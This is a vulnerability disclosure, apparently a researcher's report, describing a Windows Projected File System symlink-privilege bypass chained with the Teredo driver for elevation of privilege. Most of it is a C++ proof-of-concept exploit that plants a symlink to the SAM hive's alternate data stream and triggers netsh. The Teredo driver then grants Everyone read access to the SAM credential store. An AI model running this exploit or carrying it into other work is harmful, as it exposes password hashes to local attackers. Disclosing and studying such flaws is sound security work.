### Windows Projected File System - NTFS symlink mitigation bypass


### Teredo driver - EOP

The Projected File System enables virtualization of files and folder giving programmatic control over its content.

It is possible to request the driver to create NTFS symbolic links by using PrjWritePlaceholderInfo2 - when using that functionality the requirement of having the SeCreateSymbolicLinkPrivilege privilege can be bypassed.


<https://docs.microsoft.com/en-us/windows/win32/api/projectedfslib/nf-projectedfslib-prjwriteplaceholderinfo2>

In the attached POC I create a symbolic link to redirect a temporary file created by the teredo driver to an alternative data stream om the sam file.



By linking to a non existing alternative data stream teredo is able to create a new stream, therefore continuing to set an ACL granting EVERYBODY read access.

As the ACL on the alternative data stream also applies to the main file stream the result is:



Relevant source code:

#include <exploitLib/exploitLib.h>

#include <exploitLib/primitives.h>

#include "projfs.h"

using namespace x::literalNS;

int main(int argc, const char\* args[])

try

{

try { x::file{ "%WINDIR%\\temp\\teredo.txt"\_p,FILE\_GENERIC\_WRITE,FILE\_OPEN\_REPARSE\_POINT,FILE\_OPEN }.deleteFile(); } catch (...) {};

x::file tmpFolder{ "%TEMP%"\_p / x::guid::random\_guid() , FILE\_READ\_ATTRIBUTES,FILE\_DIRECTORY\_FILE };

virtualRoot vroot{ tmpFolder.getFinalPath() };

vroot.makeSymlink("temp", "C:\\Windows\\System32\\config\\SAM:qqq", false);

x::file{ tmpFolder / "temp"\_p, DELETE,FILE\_OPEN\_REPARSE\_POINT }.rename("%WINDIR%\\temp\\teredo.txt"\_p);

x::process::ShellExecuteW(L"netsh", L"interface teredo show state");

return 0;

}

catch (wil::ResultException& e)

{

std::wcout << \_com\_error{ (HRESULT)RtlNtStatusToDosError(e.GetErrorCode()) }.ErrorMessage() << std::endl;

std::wcout << e.what() << std::endl;

}

catch (std::exception& e)

{

std::wcout << e.what() << std::endl;

}

struct virtualRoot {

PRJ\_NAMESPACE\_VIRTUALIZATION\_CONTEXT \_instanceHandle = nullptr;

x::strpath folder;

virtualRoot(x::strpath folder) : folder{ folder } {

GUID instanceId;

auto pathHash = x::unistr{ folder }.md5hash();

auto folderGuid = x::guid{ x::unistr{ L"{%c%c%c%c%c%c%c%c-%c%c%c%c-%c%c%c%c-%c%c%c%c-%c%c%c%c%c%c%c%c%c%c%c%c}" }.format('a' , 'a' , 'a' , 'a' ,pathHash.at(0), pathHash.at(1), pathHash.at(2), pathHash.at(4), pathHash.at(5), pathHash.at(6), pathHash.at(7), pathHash.at(8), pathHash.at(9), pathHash.at(10), pathHash.at(11), pathHash.at(12), pathHash.at(13), pathHash.at(14), pathHash.at(15),

pathHash.at(16),'f', 'f', 'f', 'f', 'f', 'f', 'f', 'f','f','f','f','f','f').c\_str()

};

try { x::file{ folder ,FILE\_WRITE\_ATTRIBUTES ,FILE\_OPEN\_REPARSE\_POINT }.delete\_reparse\_point(IO\_REPARSE\_TAG\_PROJFS); } catch (...) {}

THROW\_IF\_FAILED(PrjMarkDirectoryAsPlaceholder(folder.c\_str(), nullptr, nullptr, folderGuid));

PRJ\_STARTVIRTUALIZING\_OPTIONS \_options = {};

PRJ\_NOTIFICATION\_MAPPING notificationMappings[1] = {};

notificationMappings[0].NotificationRoot = L"";

notificationMappings[0].NotificationBitMask = PRJ\_NOTIFY\_FILE\_OPENED | PRJ\_NOTIFY\_NEW\_FILE\_CREATED | PRJ\_NOTIFY\_FILE\_OVERWRITTEN | PRJ\_NOTIFY\_PRE\_DELETE |PRJ\_NOTIFY\_PRE\_RENAME | PRJ\_NOTIFY\_PRE\_SET\_HARDLINK | PRJ\_NOTIFY\_FILE\_RENAMED | PRJ\_NOTIFY\_HARDLINK\_CREATED | PRJ\_NOTIFY\_FILE\_HANDLE\_CLOSED\_NO\_MODIFICATION | PRJ\_NOTIFY\_FILE\_HANDLE\_CLOSED\_FILE\_MODIFIED | PRJ\_NOTIFY\_FILE\_HANDLE\_CLOSED\_FILE\_DELETED | PRJ\_NOTIFY\_FILE\_PRE\_CONVERT\_TO\_FULL;

PRJ\_STARTVIRTUALIZING\_OPTIONS opts = {};

opts.NotificationMappings = notificationMappings;

opts.NotificationMappingsCount = 16;

PRJ\_CALLBACKS \_callbacks = {};

// Register the required C callbacks.

\_callbacks.StartDirectoryEnumerationCallback = StartDirEnumCallback\_C;

\_callbacks.EndDirectoryEnumerationCallback = EndDirEnumCallback\_C;

\_callbacks.GetDirectoryEnumerationCallback = GetDirEnumCallback\_C;

\_callbacks.GetPlaceholderInfoCallback = GetPlaceholderInfoCallback\_C;

\_callbacks.GetFileDataCallback = GetFileDataCallback\_C;

\_callbacks.NotificationCallback = NotificationCallback\_C;

\_callbacks.QueryFileNameCallback = QueryFileName\_C;

\_callbacks.CancelCommandCallback = CancelCommand\_C;

THROW\_IF\_FAILED(PrjStartVirtualizing(folder.c\_str(), &\_callbacks, nullptr, nullptr, &\_instanceHandle));

}

~virtualRoot() {

try {

PrjStopVirtualizing(\_instanceHandle);

} catch (...) {}

try { x::file{ folder ,FILE\_WRITE\_ATTRIBUTES ,FILE\_OPEN\_REPARSE\_POINT }.delete\_reparse\_point(IO\_REPARSE\_TAG\_PROJFS); } catch (...) {}

}

void makeSymlink(x::strpath name, x::strpath destination, bool dir = false )

{

PRJ\_PLACEHOLDER\_INFO placeholderInfo = {};

placeholderInfo.FileBasicInfo.IsDirectory = dir;

placeholderInfo.FileBasicInfo.FileSize = 0;

PRJ\_EXTENDED\_INFO ex{ };

ex.InfoType = PRJ\_EXT\_INFO\_TYPE::PRJ\_EXT\_INFO\_TYPE\_SYMLINK;

ex.Symlink.TargetName = destination;

ex.NextInfoOffset = 0;

PrjWritePlaceholderInfo2( \_instanceHandle, name, &placeholderInfo, sizeof(placeholderInfo), &ex );

}

};